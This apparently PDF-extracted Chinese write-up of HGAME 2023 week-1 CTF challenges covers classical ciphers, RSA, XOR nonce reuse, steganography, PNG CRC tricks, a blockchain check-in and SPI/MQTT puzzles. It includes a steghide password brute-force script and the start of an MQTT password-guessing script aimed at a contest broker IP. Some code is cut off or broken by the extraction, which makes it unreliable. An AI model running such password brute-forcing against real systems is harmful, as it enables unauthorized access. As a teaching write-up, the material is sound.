
经典套娃题。

首先将encrypted_message.txt中的内容base64解码。得到提示

几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

从提示中发现几个关键词“倒着”，“十八层的篱笆”，“北欧神话”。

morse.wav是一段莫尔斯电码的音频，可以放慢一点一点听，也可以用工具看波形，比如下面是用Audacity观察到的波形图。



长的代表-，短的代表.，中间比较长的一段静音代表字符之间的分割符。还可以用一个叫[morse2ascii](#)的工具，但是用这个工具得到的结果会多出几个下划线。

```

morse2ascii morse.wav
attachment.zip
morse.wav

MORSE2ASCII 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org

open morse.wav
wave size      3746734
format tag     1
channels       1
samples/sec    44100
avg/bytes/sec 176400
block align:   2
bits:@ou...    16
samples:       1873367
bias adjust:  -1
volume peaks: -32767 32767
resampling to 8000hz

decoded morse data:
0223e_priiblly_honwa_jmgh_fgkcqaoqtmfr

```

然后从提示里的关键词猜出分别对应的加密为`逆序`，`栅栏密码`，`维吉尼亚密码`。北欧神话可以在我们的官网vidar.club找到

| 其名 Vidar 来源于北欧神话"诸神黄昏"中幸存于难、带领人类重建了家园的神 Víðarr

所以维吉尼亚密码的密钥为vidar

Recipe

Reverse

By Character

Rail Fence Cipher Decode

Key: 18 Offset: 0

Vigenère Decode

Key: vidar

Input

length: 38
lines: 1

Output

time: 1ms
length: 38
lines: 1

welcome_to_hgame2023_and_enjoy_hacking

RSA

考点：RSA加解密

在factordb.com可以直接分解，然后就是正常的RSA解密。

```
1 from Crypto.Util.number import *
2
3 c=110674792674017748243232351185896019660434718342001686906527789876264976328686
4 n=13512713834829975737419644706264085841692035009832009993115949719051354213545
5 p = 1123913498780499358676355902818724505765255021951520176864477073386908818532
6 q = 1202291266142094159256975173180263937508842746343016225211308261961783701091
7 e = 65537
8
9 print(long_to_bytes(pow(c, inverse(e, (p-1)*(q-1))), n)))
```

Be Stream

考点：矩阵快速幂

一开始附件的密文出错了，磕头谢罪.jpg

这道题给了大家一个跑不出来的程序，需要优化程序得到flag。优化方法还挺多的，预期是用矩阵快速幂的方法。

根据递归函数可以得到stream的递推式

$$S[i] = 4 * S[i - 1] + 7 * S[i - 2]$$

类似于斐波那契数列，只不过增加了系数。考虑用斐波那契矩阵和矩阵快速幂优化，下面提供sagemath和python两种

sagemath

```
1 from sage.all import *
2
3 enc = b'\x1a\x15\x05\t\x17\t\xf5\xab-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x157[\x
4 A = matrix(Zmod(256), [[4, 7], [1, 0]]).transpose()
5 key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
6 stream = vector(Zmod(256), [key[1], key[0]])
7 pt = ""
8 for i in range(len(enc)):
9     n = (i//2)**6
10    water = ZZ((stream * A**(n-1))[0])
11    pt += chr(water ^ enc[i])
12
```

```
13 print(pt)
```

python

```
1 enc = b'\x1a\x15\x05\t\x17\t\xf5\xd2-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x157[\n\n2\n3 def mul(a, b):\n4     c = [[0, 0], [0, 0]]\n5     for i in range(2):\n6         for j in range(2):\n7             for k in range(2):\n8                 c[i][j] += (a[i][k] * b[k][j]) % 256\n9                 c[i][j] %= 256\n10    return c\n11\n12 def power(n):\n13     if n==1: return key[1] % 256\n14     if n==0: return key[0] % 256\n15     res = [[1, 0], [0, 1]]\n16     A = [[4, 7], [1, 0]]\n17     while n:\n18         if n & 1: res = mul(A, res)\n19         A = mul(A, A)\n20         n >>= 1\n21     return (res[1][0] * key[1] + res[1][1] * key[0]) % 256\n22 flag = b''\n23 for i in range(0, len(enc)):\n24     water = power((i//2)**6)\n25     flag += bytes([water ^ enc[i]])\n26 print(flag)
```

其他的优化方法有将递归改为循环，然后每一步运算都加上%256。另外因为模了256，所以数列呈现周期性，周期为64，就不需要从0计算到(len(enc)//2)**6了。

师傅们tql，出题时完全没发现。

兔兔的车票

考点：XOR, key reuse

题目的流程是先随机生成3张噪声图片作为nonce，然后把flag.png和picture{xx}.png打乱再与nonce进行XOR。因为只有三张nonce，而picture有15张，所以大概率有picture跟flag.png重用了同一张nonce。就可以用这两张加密图片进行XOR，得到


$flag.png \oplus picture_{xx}.png$

而再根据picture{x}.png的生成函数

```
1 def makeImg():
2     colors = list(long_to_bytes(getrandbits(width * height * 23)).zfill(width *
3         shuffle(colors)
4     colors = bytes(colors)
5     img = Image.new('RGB', (width, height))
6     x = 0
7     for i in range(height):
8         for j in range(width):
9             img.putpixel((j, i), (colors[x], colors[x + 1], colors[x + 2]))
10            x += 3
11    return img
```

可以看到picture{xx}.png中有很多位等于0的点，那么就可以暴露出flag.png的特征。

示意图可以看这个



题目本身图片不多，就16张，可以进行爆破。


```
1 from PIL import Image
2 from Crypto.Util.number import *
3
4 im = Image.open('pics/enc0.png')
```

```

5 width = im.width
6 height = im.height
7
8 def xorImg(keyImg, sourceImg):
9     img = Image.new('RGB', (width, height))
10    for i in range(height):
11        for j in range(width):
12            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
13            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)])))
14    return img
15
16
17 for i in range(16):
18     key = Image.open(f'pics/enc{i}.png')
19     for j in range(16):
20         encImg = Image.open(f'pics/enc{j}.png')
21         pt = xorImg(key, encImg)
22         pt.save(f'pts/pt{i*16+j}.png')

```

可以得到类似这样的图片



最后再放一张flag.png原图



Misc

Sign In

欢迎来参加HGAME2023,Base64解码这段Flag然后开始你的HGAME之旅吧，祝你玩的愉快！
aGdhbWV2VsY29tZV9Ub19lR0FNRTlwMjMhfQ==

真签到题，<https://base64.us>解码即可


神秘的海报

坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密.....（还记得我们的Misc培训吗？

考察了png的LSB隐写和wav的steghide隐写

LSB隐写这一部分是我们培训中提到的内容，先用培训中提到的StegSolve或者Zsteg,对图片中LSB隐写的内容进行提取，如果使用StegSolve,因为这里是将文本内容隐写在图片中，选择Data Extract,对勾选三个通道最低位进行提取，就可以得到lsb的隐写内容。

用stegsolve选择Analyse,点击extract



选择三个通道的最低位，按行提取得到内容

Extract Preview

```
5375726520656e6f 7567682c20796f75 Sure eno ugh, you  
207374696c6c2072 656d656d62657220 still r emember  
7768617420776520 74616c6b65642061 what we talked a  
626f757420617420 746861742074696d bout at that tim  
6521205468697320 6973207061727420 e! This is part  
6f66207468652073 65637265743a2060 of the s ecret: `  
6867616d657b555f 4b6e30775f4c5342 hgame{U_Kn0w LSB  
2657600a49207075 7420746865207265 &W'.I pu t the re  
7374206f66207468 6520636f6e74656e st of th e conten  
7420686572652c20 68747470733a2f2f t here, https://
```

Bit Planes

Alpha	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input type="checkbox"/> 0
Red	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Green	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Blue	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0

Order settings

Extract By Row Column

Bit Order MSB First LSB First

Bit Plane Order

RGB GRB
 RBG BRG
 GBR BGR

Preview Settings

Include Hex Dump In Preview

Buttons

Preview Save Text Save Bin Cancel

- 1 Sure enough, you still remember what we talked about at that time! This is part of the secret: `hgame{U_Kn0w LSB&W`
- 2 I put the rest of the content here, <https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0kJTEqBxm7RUk-G/view?usp=sharing>, if you directly access the google drive cloud disk download in China, it will be very slow, you can try to use Scientific Internet access solves the problem of slow or inaccessible access to external network resources. This is my favorite music, there is another part of the secret in the music, I use Steghide to encrypt, the password is also the 6-digit password we agreed at the time, even if someone else finds out here, it should not be so easy to crack ((hope so

从google drive下载文件，并且根据描述用steghide提取加密内容，由于描述中说到6位弱密码所以猜到是123456

steghide可以参考链接https://blog.csdn.net/Blood_Seeker/article/details/81837571

从google drive下载音频后，因为已经提示steghide隐写，那么下载工具进行解密，但是会发现这是一种需要密码的加密，根据提示6位密码，猜到是123456。

也可以用这个bash脚本来爆破密码

```
1 #bruteStegHide.sh
2#!/bin/bash
3
4 for line in `cat $2`;do
5     steghide extract -sf $1 -p $line > /dev/null 2>&1
6     if [[ $? -eq 0 ]];then
7         echo 'password is: '$line
8         exit
9     fi
10 done
```

这里我是Linux环境，steghide也有windows环境，也可以解出。

```
1 ~/Workspace/Projects/HGAME 2023/HGAME2023-Misc/WEEK-1/神秘的海报 main*
2 steghide extract -sf Bossanova.wav -p 123456
3 wrote extracted data to "flag2.txt".
4
5 ~/Workspace/Projects/HGAME 2023/HGAME2023-Misc/WEEK-1/神秘的海报 main*
6 cat flag2.txt
7 恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见！
```

eggplant_want_girlfriend

根据提示，以关键词“图片”、“CRC校验”为关键词搜索

全部 新闻 图片 视频 : 更多

工具

找到约 111,000 条结果 (用时 0.37 秒)

<https://gryffinbit.top> > 2020/11/14 > crc校验 ▾

CRC校验- Gryffinbit - png格式

2020年11月14日 — 对一张正常的[图片](#), 通过修改其宽度或者高度隐藏信息, 使计算出的CRC校验码与原图的CRC校验码不一致; windows的[图片查看器](#)会忽略错误的CRC校验码, 因此会 ...

<https://www.cnblogs.com> > WangAoBo ▾

[CTF隐写]png中CRC检验错误的分析- M4x - 博客园

2017年7月3日 — 有了之上的基础知识, 再来看大部分png中CRC检验错误的出题思路: . 对一张正常的[图片](#), 通过修改其宽度或者高度隐藏信息, 使计算出的CRC校验码与原图的CRC ...

<https://blog.csdn.net> > Fiverya > article > details ▾

图片格式的crc校验 - CSDN博客

2020年1月31日 — 通过CRC计算[图片](#)的宽度个高度, CTF比赛类题目, 一个[图片CRC校验](#)没有错误, 但是[图片不全](#), 可能是因为高度和宽度不够。根据[crc](#)值计算[png图片宽高](#) ...

<https://blog.csdn.net> > baikeng3674 > article > details ▾

[CTF隐写]png中CRC检验错误的分析_baikeng3674的博客

2017年7月3日 — 有了之上的基础知识, 再来看大部分png中CRC检验错误的出题思路: . 对一张正常的[图片](#), 通过修改其宽度或者高度隐藏信息, 使计算出的CRC校验码与原图的CRC ...

百度为您找到相关结果约40,400,000个

[搜索工具](#)

crc校验错误

“CRC校验出错说明文件数据有所损坏。RAR格式对于CRC校验是很严格的,只要校验值一出错,解压缩工作就会立即停止。可以把压缩文件的扩展名改为.ZIP试试,或许可以强行解压。(文件可能会损坏)既然小的文件可以解压出来,那么就试着在解压小文件后,解压大文件之时暂停解压操作(解压缩窗口中有四个按钮,其中一个便是“暂停”),或许还可留住解压出来的小文件。当然,网上也有不少修复工具,但效果不一,是否能成功解决问题那就要看造化了。crc校验... [更多 >](#)


电子发烧友

[CTF隐写]png中CRC检验错误的分析 - M4x - 博客园

2017年7月3日 对一张正常的图片,通过修改其宽度或者高度隐藏信息,使计算出的CRC校验码与原图的CRC校验码不一致;windows的图片查看器会忽略错误的CRC校验码,因此会显示图片,但...

博客园

CRC校验失败如何解决? - 百度知道



1个回答 - 回答时间: 2022年8月25日

最佳答案: CRC即循环冗余校验码, CRC校验失败可能原因和解决方法如下: 1、可能是安装包有问题 从新下载个安装包就好了。2、有...

[更多关于图片 crc校验出错的问题>>](#)

百度知道

即可知道可能图片的宽或高被修改了, 尝试用010editor修改图片高度

名称	值	开始	大小	颜色	注释
struct PNG_SIGNATURE sig		0h	8h	Fg: Bg:	
uint16 btPngSignature[4]		0h	8h	Fg: Bg:	
uint16 btPngSignature[0]	8950h	0h	2h	Fg: Bg:	
uint16 btPngSignature[1]	4E47h	2h	2h	Fg: Bg:	
uint16 btPngSignature[2]	D0Ah	4h	2h	Fg: Bg:	
uint16 btPngSignature[3]	1A0Ah	6h	2h	Fg: Bg:	
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h	Fg: Bg:	
uint32 length	13	8h	4h	Fg: Bg:	
union CTYPE type	IHDR	Ch	4h	Fg: Bg:	
struct PNG_CHUNK_IHDR ihdr	512 x 680 (x8)	10h	Dh	Fg: Bg:	
uint32 width	512	10h	4h	Fg: Bg:	
uint32 height	800	14h	4h	Fg: Bg:	
ubyte bits	8	18h	1h	Fg: Bg:	



在Windows下可以改成任意高度，Windows自带的图片查看器都能识别，Linux自带的可能不行，得自己爆破一下CRC。

Where am I

Wireshark 打开，导出 HTTP 对象，观察到是 rar 文件，删去多余数据

打开提示文件头损坏，修复伪加密

Linux 下用 Exiftool 或者 Windows 下直接 右键->属性 查看 GPS 信息

Blockchain

checkin

```
1 from web3 import Web3, HTTPProvider
2
3 w3 = Web3(HTTPProvider('http://week-1.2023.hgame.vidar.club:30248'))
4
5 assert w3.isConnected()
6
7 # create a account
8 pk = '0x16e39235b9e8d246db0c59d09139d3f3b5aeee31858eed44a5f57527c5f42d70'
9 account = w3.eth.account.privateKeyToAccount(pk)
10
11 # print(account.address)
12 abi = '[{"inputs": [{"internalType": "string", "name": "_greeting", "type": "string"}]]'
13
14 contract = w3.eth.contract(address='0x603FFC37E859Fabe1bdB45703e29b7e4C0235449',
15
16 # build a transaction
17 tx = contract.functions.setGreeting('HelloHGAME!').buildTransaction({
18     'from': account.address,
19     'nonce': w3.eth.getTransactionCount(account.address),
20     'gas': 1000000,
21     'gasPrice': w3.toWei('1', 'gwei'),
22 })
23
24 # sign a transaction
25 signed_tx = account.signTransaction(tx)
26
27 # send a transaction
28 tx_hash = w3.eth.sendRawTransaction(signed_tx.rawTransaction)
29
30 # get transaction receipt to get contract address
31 tx_receipt = w3.eth.waitForTransactionReceipt(tx_hash)
32
33 print(tx_receipt)
```

IoT

Help marvin

题目描述玩了太多的无实质内容APEX梗 属于烂活 先磕个头

本题为SPI协议解析 使用pulesview打开sr文件


三根线上有波形 且有根频率最高 盲猜是4线或以上的带时钟的通信协议

初步判断为SPI

D0为时钟CLK

D1为片选CS

D2为数据




asc解码即可获得flag

其中第一个字母无法正常解析

其原因为spi的时钟模式不同

CPHA = 1，表示数据在时钟的上升沿采样，数据在时钟的下降沿输出。

图212 数据时钟时序图



内容还是正常的

Help the uncle who can't jump twice

又是玩了很多恶魔五月哭梗 但是有信息就不磕头了

根据题干的1883端口和broker 可知为mqtt服务器

结合题干"登大号" 盲猜是mqtt验证 也可得用户名Vergil

密码则在附件中 但是是个字典 故需要爆破密码

可以用mqttpwn 也可以用python或go的paho库

```
1 import paho.mqtt.client as mqtt
2 import time
3 import logging
4
5 HOST = ""
6 117.50.177.240"
7 PORT = 1883
8 username="Vergil"
9 password=""
10 topic = "Nero/YAMATO"
11 logging.basicConfig(format='%(asctime)s %(message)s')
12 log = logging.getLogger('mqtt')
13 log.setLevel(logging.INFO)
14
